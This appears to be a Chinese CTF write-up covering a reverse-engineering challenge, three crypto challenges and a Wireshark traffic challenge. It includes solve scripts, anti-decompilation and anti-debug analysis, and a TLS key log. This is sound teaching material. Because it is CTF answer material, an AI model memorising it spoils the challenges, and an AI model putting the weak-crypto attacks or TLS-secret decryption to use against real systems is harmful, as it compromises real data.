
helloRe3

- 考点：RC4,二维结构体数组识别
- 出题人：m.e;z.o.n,e
- 分值：350

题目使用 Dear ImGui 绘制了一个键盘。
当 player 输入 flag，并点击 check，程序检查输入。
程序存在一些调试信息，根据调试信息`"player tapped [%s], order:%d"`，定位到点击按键的部分，并尝试建立结构体：

```
struct Key
{
    const char* name;
    unsigned int order;
    unsigned int reserved1;
    unsigned int reserved2;
    float offset;
    float width;
};
```

通过分析，可以发现，程序将点击的order依次放入全局数组；若order是65，即check的order，会将一个全局变量设为1。
查看全局变量的引用，发现一个函数在读取这个全局变量。
如果反编译这个函数，会提示所谓的`positive sp value has been found`




Decompilation failure:
1400C8C39: positive sp value has been found

Please refer to the manual to find appropriate actions


□ Don't display this message again (for this session only)

定位到报错的地址，是典型的 call + pop，作用是将 rax 设为`0x00000001400C8C3E`



```
.rdata:00000001400C8C39 loc_1400C8C39:                          ; CODE
.rdata:00000001400C8C39                 call    loc_1400C8C40
.rdata:00000001400C8C3E                 nop
.rdata:00000001400C8C3F                 nop
.rdata:00000001400C8C40
.rdata:00000001400C8C40 loc_1400C8C40:                          ; CODE
.rdata:00000001400C8C40                 pop     rax
```

可以暂时将 call+pop nop掉，来分析这个函数：



```
while ( 1 )
{
  while ( (g_check & 1) == 0 )
    ;
  g_check = 0;
  dbgprintf(aInputLengthD, (unsigned int)input_length);
  if ( input_length != 20i64 )
    goto LABEL_8;
  bDebugged = *(_QWORD *)&NtCurrentPeb()->BeingDebugged;
  dbgputs(L"Checking...");
  for ( i = 0; (unsigned __int64)i < 0x14; ++i )
    g_input[i] = ~g_input[i];
  encrypt(20, 20, (unsigned int)g_input, 20, (__int64)g_input);
  if ( !memcmp(g_input, &unk_1402C3720, 0x14ui64) )
  {
    dbgprintf(L"being debugged ? %d", bDebugged);
    g_status = 1;
    input_length = 0;
  }
  else
  {
LABEL_8:
    input_length = 0;
    g_status = 2;
  }
}
```

这个函数逻辑很清晰：
将输入的order数组加密，并与正确结果比较。
分析encrypt函数，进行了 RC4 加密。
由于刚刚 nop 掉了 call+pop，导致 encrypt 第一个参数错误，正确的参数应该是 `0x0000001400C8C3E`，指向刚刚nop掉的一片指令。
RC4 解密后得到 `[0x3b,0x3a,0x36,0x48,0x27,0x2f,0x1a,0x1f,0x3d,0x18,0x3d,0x4a,0x18,0x28,0x20,0x17,0x44,0x18,0x29,0x30]`，即flag对应的order。根据结构体查询order对应的按键，即可得到flag。

Crypto

LikiPrime

- 考点：梅森素数
- 出题人：sw1tch
- 分值：250

p, q 是梅森素数

梅森素数数量很少, 在这个范围内的就更少了, 所以直接枚举就行了

exp

```
#!/usr/bin/python2
# -*- coding:utf-8 -*-

import gmpy2
```

```python
import libnum


def get_prime(secret):
    prime = 1
    for _ in range(secret):
        prime = prime << 1
    return prime - 1


secrets = [1279, 2203, 2281, 3217, 4253, 4423]
n = 
e = 0x10001
c = 

for z in secrets:
    pr = get_prime(z)
    if n % pr == 0:
        p = pr
        q = n // pr
        break

phi = (p - 1) * (q - 1)

d = gmpy2.invert(e, phi)

m = pow(c, d, n)

print(libnum.n2s(m))
```

EncryptedChats

- 考点： DHKE / Additive Group
- 出题人： sw1tch
- 分值： 300

题目的过程是经典的 DHKE 过程

问题在于加法群,加法群里的幂运算会变成乘,所以也就是

$$A \equiv a \cdot g \pmod{p}$$

$$B \equiv b \cdot g \pmod{p}$$

于是情况就变成了

$$a \equiv g^{-1} \cdot A \pmod{p}$$

$$b \equiv g^{-1} \cdot B \pmod{p}$$

所以

$$shared\_secret \equiv a \cdot B \equiv b \cdot A \pmod{p}$$

解一下

```
a =
2191251872813485754866214238049105394276326798362852423552610328945172916060047
4754817157200916756816697375204186662283575756529809705692015765705066235721020
9547560273391448885292535937612188975674944938750605749576060557026857047291127
6407946870945176104263948283944771299685881503753038984225229266099923857204807
0461509401768272936070579342966767891726627277369112022840299269152017181488221
5451280791227008403311224738857718156374557487430169160726047988264388303299295
3451472513217293272696173090730987823803334015985942745391385399070170195584631
2328889642761705069422679620151808217894125174238285252499879166
A =
6407001517522031755461029087358686699246016691953286745456203144289666065160284
1030941310278882467269804887320954295495921189686017375064270991984427886262230
1913598212478821181983197964273863515027912691722090186197704191129960791339214
3290015904211117118451848822390856596017775995010697100627886929406512483565105
5883061513042497915587422295570961753207670549985739537284188965718386977796216
4152237271989005696268122359593151917426535748707229667975768823838589844254959
4049002467756836225770565740860731932911280385359763772064721179733418453824127
593878917184915316616399071722555609838785743384947882543058635


b =
2533350409106404094845606387060306460677883535079698198054264567004297687833223
9252907072592230956257367609645080721861345011586177205063457148643038223225091
8037756696725973315031578314891553632379968020702943117917551894085811587844711
6889520336723209251779173757797862501451716146823881202463169487147064956224019
6060985900673459467575131821319248679280010904560519213668940589175081254737702
3576910457635266880050149560780969932125681206625832084439843577686501797374401
9194329104818661323016669528078938752280727414483159436295603358692946939405465
756035089523772296942624525855828017950063670311968839869001312
B =
5522084830673448802472379641008428434072040852768290130448235845195771339187395
9426461051046389305762470088458201454383000608081786102108474444285300021425562
7245043637249746122276197746218245294751388707482963766716731323979870372063513
8224358712513217604569884276513251617003838008296082768599917178457307640326380
5872956662915243881231692449654149275888820037532470850264558453205278742587835
3074452245530859606559790221065374484530527146808622418720839621320708558803136
2747352905905343508092625379341493584570041786625506585600322965052668481899375
651376670219908567608009443985857358126335247278232020255467723


shared_secret =
4905095497614814897720707931100365448537842605147336610039337092558350789195193
7264146758094161039423034483710757906932933306047332542716962101840218178124989
1350056819936779382066261779363579971125715994259195059573452550592715145414375
7053571949492867044458464493036843773391441833773386830575276945084171575196079
7471565688016634919313320372496905585434076171419879128588997628768176875646105
0422411760097924652138602990218232188153831183911049847555611583697693351674454
1766969075634396229165498947104815958488739007504754328725237868258195936633926
463820680575628329426579601827058447231181393158983481374574804
```

附上 AES 解密的脚本

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
```

```
import hashlib


def is_pkcs7_padded(message):
    padding = message[-message[-1]:]
    return all(padding[i] == len(padding) for i in range(0, len(padding)))


def decrypt_flag(shared_secret: int, iv: str, ciphertext: str):
    # Derive AES key from shared secret
    sha1 = hashlib.sha1()
    sha1.update(str(shared_secret).encode('ascii'))
    key = sha1.digest()[:16]
    # Decrypt flag
    ciphertext = bytes.fromhex(ciphertext)
    iv = bytes.fromhex(iv)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = cipher.decrypt(ciphertext)

    if is_pkcs7_padded(plaintext):
        return unpad(plaintext, 16).decode('ascii')
    else:
        return plaintext.decode('ascii')


shared_secret = ?
iv = ?
ciphertext = ?

print(decrypt_flag(shared_secret, iv, ciphertext))
```

把两段明文拼在一起就是 flag 了

HappyNewYear!!

- 考点： CRT
- 出题人： sw1tch
- 分值： 300

如果 Liki 收到的相同的消息有3则或以上的话就可以通过中国剩余定理来求解了 233

所以只要把 7 则消息排列组合来解一下，如果有解出来的值可以开三次方根，那就是明文了

有意思的是这样可以解出两组，flag 分别藏在这两组明文里

```
#!/usr/bin/python3
# -*- coding:utf-8 -*-

from itertools import combinations
from functools import reduce
import operator
import gmpy2
from libnum import n2s

f = open('output', 'r')
resp = f.read()
f.close()
```


```python
lines = resp.splitlines()

params = []

for i in range(0, len(lines), 5):
    n = int(lines[i].split(' ')[-1])
    e = int(lines[i+1].split(' ')[-1])
    c = int(lines[i+2].split(' ')[-1])
    params.append([n, c])

def solve(ns, cs):
    M = reduce(operator.mul, ns)
    Mi = [M//n for n in ns]
    ti = [pow(Mi, -1, n) for Mi, n in zip(Mi, ns)]
    x = sum([c*t*m for c, t, m in zip(cs, ti, Mi)]) % M
    r, exact = gmpy2.iroot(x, 3)
    if exact:
        return r

for cb in combinations(params, 3):
    ns = [x[0] for x in cb]
    cs = [x[1] for x in cb]
    r = solve(ns, cs)
    if r == None:
        continue
    print(n2s(int(r)).decode())
```

Misc

A R K

- 考点：FTP流量分析、TLS流量分析、json、base64转二进制、zip头修补、脚本画图
- 出题人：Akira
- 分值：250

wireshark 打开，发现前面是一堆 TLS 流量，后面有 FTP 流量，从 FTP 流量入手：


ark.pcapng
文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
应用显示过滤器 … <Ctrl-/>
↑ 39.5 KB/s
↓ 14.4 KB/s


```
No.  Time          Source         Destination    Protocol  Length Info
 378 40.161519188  192.168.2.129  192.168.2.128  FTP        154 Response: 150 Opening data channel for file upload to server of "/Users/Akira/Downloads/ssl.log"
 379 40.162444973  192.168.2.128  192.168.2.129  FTP-DATA  2962 FTP Data: 2896 bytes (PASV) (STOR /Users/Akira/Downloads/ssl.log)
 380 40.162514373  192.168.2.128  192.168.2.129  FTP-DATA  2962 FTP Data: 2896 bytes (PASV) (STOR /Users/Akira/Downloads/ssl.log)
 381 40.162644520  192.168.2.129  192.168.2.128  TCP         66 51505 → 55484 [ACK] Seq=1 Ack=2897 Win=66560 Len=0 TSval=123784 TSecr=1374426694
 382 40.162644570  192.168.2.129  192.168.2.128  TCP         66 51505 → 55484 [ACK] Seq=1 Ack=5793 Win=66560 Len=0 TSval=123784 TSecr=1374426694
 383 40.162663856  192.168.2.128  192.168.2.129  FTP-DATA  2716 FTP Data: 2650 bytes (PASV) (STOR /Users/Akira/Downloads/ssl.log)
 384 40.162827398  192.168.2.129  192.168.2.128  TCP         66 51505 → 55484 [ACK] Seq=1 Ack=8443 Win=66560 Len=0 TSval=123784 TSecr=1374426694
 385 40.162921286  192.168.2.128  192.168.2.129  TCP         66 55484 → 51505 [FIN, ACK] Seq=8443 Ack=1 Win=64256 Len=0 TSval=1374426694 TSecr=123784
 386 40.163048593  192.168.2.129  192.168.2.128  TCP         66 51505 → 55484 [ACK] Seq=1 Ack=8444 Win=66560 Len=0 TSval=123784 TSecr=1374426694
 387 40.163213082  192.168.2.129  192.168.2.128  TCP         66 51505 → 55484 [FIN, ACK] Seq=1 Ack=8444 Win=66560 Len=0 TSval=123784 TSecr=1374426694
 388 40.163233350  192.168.2.128  192.168.2.129  TCP         66 55484 → 51505 [ACK] Seq=8444 Ack=2 Win=64256 Len=0 TSval=1374426694 TSecr=123784
```

```
> Frame 379: 2962 bytes on wire (23696 bits), 2962 bytes captured (23696 bits) on interface eth2, id 0
> Ethernet II, Src: VMware_cc:56:11 (00:0c:29:cc:56:11), Dst: VMware_55:97:4b (00:0c:29:55:97:4b)
> Internet Protocol Version 4, Src: 192.168.2.128, Dst: 192.168.2.129
> Transmission Control Protocol, Src Port: 55484, Dst Port: 51505, Seq: 1, Ack: 1, Len: 2896
  FTP Data (2896 bytes data)
  [Setup frame: 373]
  [Setup method: PASV]
  [Command: STOR /Users/Akira/Downloads/ssl.log]
  Command frame: 377
  [Current working directory: /Users/Akira/Downloads]
> Line-based text data (16 lines)
```

```
0000  00 0c 29 55 97 4b 00 0c  29 cc 56 11 08 00 45 00   ··)U·K·· )·V···E·
0010  0b 84 3c 34 40 00 40 06  6c ee c0 a8 02 80 c0 a8   ··<4@·@· l·······
0020  02 81 d8 bc c9 31 b4 16  54 1a 73 af a9 b4 80 18   ·····1·· T·s·····
0030  01 f6 91 c8 00 00 01 01  08 0a 51 ec 16 46 00 01   ········ ··Q··F··
0040  e3 88 53 45 52 56 45 52  5f 48 41 4e 44 53 48 41   ··SERVER _HANDSHA
0050  4b 45 5f 54 52 41 46 46  49 43 5f 53 45 43 52 45   KE_TRAFF IC_SECRE
0060  54 20 35 33 62 30 64 63  35 63 30 39 66 36 64 61   T 53b0dc 5c09f6da
0070  64 38 65 31 62 66 35 36  66 61 32 31 62 36 36 38   d8e1bf56 fa21b668
0080  66 37 33 31 62 65 63 66  61 30 38 37 34 34 36 66   f731becf a087446f
0090  66 32 30 63 38 62 33 39  36 35 63 64 62 39 31 62   f20c8b39 65cdb91b
00a0  35 34 20 38 32 36 38 32  37 35 37 39 63 30 62 65   54 82682 7579c0be
00b0  37 37 66 39 36 61 38 65  64 33 64 65 38 64 62 35   77f96a8e d3de8db5
00c0  34 36 32 66 63 34 34 37  39 61 62 32 39 65 37 35   462fc447 9ab29e75
```

ark.pcapng   分组: 453 · 已显示: 453 (100.0%)   配置: Default

选中某段 ssl.log 的 FTP-DATA，右键 -> 追踪流 -> TCP 流：



```
SERVER_HANDSHAKE_TRAFFIC_SECRET 53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54 826827579c0be77f96a8ed3de8db5462fc4479ab29e757be99539a6a41925b3485c0d7fe9713ed773294e0b85d7cf03e
EXPORTER_SECRET 53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54 b71671e8be2516043bb1134e9e12bfb09dc4cdba4e2543d45b39beceb5479f1f3661786c18c4221d02a682e55c62a1e8
SERVER_TRAFFIC_SECRET_0 53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54 7c1907bcfd222a0f66699ac4bc5f934cd1468e9265efc0e7f43a53aea90b9b0e75828b5df53af54ed02f3692e25ee903
CLIENT_HANDSHAKE_TRAFFIC_SECRET 53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54 55822515fcbcc372463af71fa14acb1bcf6158aca4f1742497b72e3b2d302a6186ff8750650614630348374a5cb8feb7
CLIENT_TRAFFIC_SECRET_0 53b0dc5c09f6dad8e1bf56fa21b668f731becfa087446ff20c8b3965cdb91b54 f82d4d399fab3ecea817f8113d999026d26483763adfcce4575bd597301d128455b75014a59815ec88fcf665bcc90816
SERVER_HANDSHAKE_TRAFFIC_SECRET a02f294853bb24d78846a9f88e2663c8370532d54a60266ff0dbc6276d655b8a 34dc7377a3238eac4cd35bca7e43173a98d02d55577286e03bc6460e20c6b196829a424c3b9640331b0255a2fc762827
EXPORTER_SECRET a02f294853bb24d78846a9f88e2663c8370532d54a60266ff0dbc6276d655b8a f459a32c1e1b94f3752455df7e9c126384940b7b9a54a623b6d58f3c99596cb7f65480fab57155b461504436379e0b02
SERVER_TRAFFIC_SECRET_0 a02f294853bb24d78846a9f88e2663c8370532d54a60266ff0dbc6276d655b8a c546b54df3485b9bc8a120e9b492bc9d5490db461c07799a1a4700a43e3e276e3a6135a2bf1b1f57d80757fe0c74c449
CLIENT_HANDSHAKE_TRAFFIC_SECRET a02f294853bb24d78846a9f88e2663c8370532d54a60266ff0dbc6276d655b8a 4dd28498a999db69030d96c307d5d7809b7d92c3e515bfd21c17b8b0e0418d523707b5b6c0e0431cc6f9a5eecfcb0e80
CLIENT_TRAFFIC_SECRET_0 a02f294853bb24d78846a9f88e2663c8370532d54a60266ff0dbc6276d655b8a f767d3f349651a23146e4101e551f713d4af2baad7a7cd1d3b669a8a7e284280c68ea4fb27d4b560a36405ffaaf41889
SERVER_HANDSHAKE_TRAFFIC_SECRET 97c92ac4702bc2c65a9ce1797a3ecfc2fdd0fafbcedcfcb40039efc9dcd6d621 d1da4d6aeef26476b29363747b200c8cb2fa2cf3e120f476f066bcb3b653d54561a3a9f230345e4d06a49bd2ffd7fd56
EXPORTER_SECRET 97c92ac4702bc2c65a9ce1797a3ecfc2fdd0fafbcedcfcb40039efc9dcd6d621 f2b0ab2b32260aa1334d618c16e2d06d1b7b970b63ae459c3b6cd05b61bf3f30018b3aacaf5c87ddadfd172ca821f107
SERVER_TRAFFIC_SECRET_0 97c92ac4702bc2c65a9ce1797a3ecfc2fdd0fafbcedcfcb40039efc9dcd6d621 9b8926794751afb661028fac580ac434acb796a6dd647a696ff89d7dc7dfcb2c3ea7b4fe8dccf7d3e30c5d36e0b2599a
CLIENT_HANDSHAKE_TRAFFIC_SECRET 97c92ac4702bc2c65a9ce1797a3ecfc2fdd0fafbcedcfcb40039efc9dcd6d621 4be334de0dbd404b7617bc675bd1e43e1719ee4117173c27835ac68b901db8814cbb7637b6fbc37e5f9739a410ad8b77
CLIENT_TRAFFIC_SECRET_0 97c92ac4702bc2c65a9ce1797a3ecfc2fdd0fafbcedcfcb40039efc9dcd6d621 a03af449bcb312f406b2a5b1a40b97a3d4ecf9620f04d4bd46969e5019adbe8e87170eb975e50403085d1e32b4a43f2c
SERVER_HANDSHAKE_TRAFFIC_SECRET 00e1c3f152de968abad3dddb047f453dc41277b0bdd8e187f419290ba7109dfd cf7b8223eb802d9798ad3c7a35d0d429d9f73773d4a5aedf1c55d768b6cdcf25e51e14526db221a90f1cedc5eab615ec
EXPORTER_SECRET 00e1c3f152de968abad3dddb047f453dc41277b0bdd8e187f419290ba7109dfd 585fd6da5110fbb40c2347f7a51b0c2d2253d8502a2a2e26096e63ef08997e023d3771f4eb9c7f66d66229156074c21d
SERVER_TRAFFIC_SECRET_0 00e1c3f152de968abad3dddb047f453dc41277b0bdd8e187f419290ba7109dfd 4a9c365773dbd1c8b5d6404645f6904e0c74ef415242d29d1f72b6834c2e137e85392bd5b601219075e9fb6df346918a
CLIENT_HANDSHAKE_TRAFFIC_SECRET 00e1c3f152de968abad3dddb047f453dc41277b0bdd8e187f419290ba7109dfd 7899ce433ea49f564be179650846d091098e1cae5b99b8c4c5f6fb414cfe80045aa66da3b6c22a6c3f71666c3228b41e
CLIENT_TRAFFIC_SECRET_0 00e1c3f152de968abad3dddb047f453dc41277b0bdd8e187f419290ba7109dfd
```

